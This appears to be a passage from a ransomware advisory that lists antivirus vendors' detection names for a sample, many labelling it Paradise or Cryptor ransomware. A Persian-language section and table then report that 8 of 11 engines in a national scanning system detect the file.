McAfee-GW-Edition	BehavesLike.Win32.Generic.ph	Microsoft	Trojan:Win32/Dynamer!rfn
NANO-Antivirus	Virus.Win32.Gen.ccmw	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	HEUR/QVM20.1.8706.Malware.Gen
Rising	Malware.Undefined!8.C (CLOUD)	SentinelOne	static engine - malicious
Sophos AV	Mal/Behav-132	Sophos ML	heuristic
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Cryptor.Lndx
TrendMicro	Ransom_PARADISE.FBHAI	TrendMicro-HouseCall	Ransom_PARADISE.FBHAI
VBA32	suspected of Trojan.Downloader.gen.h	VIPRE	Trojan.Win32.Generic!BT
Webroot	W32.Malware.Gen	Yandex	Trojan.Cryptor!Yo31nLIa2B0
ZoneAlarm	Trojan-Ransom.Win32.Cryptor.bta	Avast Mobile Security	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ۸ مورد از ۱۱ آنتی ویروس و آنتی بدافزار موجود در سامانه ویروس‌کاو قادر بـه شناسـایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Sample_5b3ba285903ca05e2670b4c6.exe

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	ii	Dangerous: Mal/Behav-132
f_secure	11.00	ii	Dangerous: Generic.Malware.SFdld.AC7DFB8B
kaspersky	5.5	ii	Dangerous: Trojan-Ransom.Win32.Cryptor.bta
eset	4.5.3.38255	ii	Dangerous: Win32/Filecoder.NQL
drweb	11.0.1.1607061217	ii	Dangerous: Trojan.Encoder.25726
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Packed.Win32.TDSS.~AA
bitdefender	11.0.1.18	ii	Dangerous: Generic.Malware.SFdld.AC7DFB8B
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Trojan.Gen.2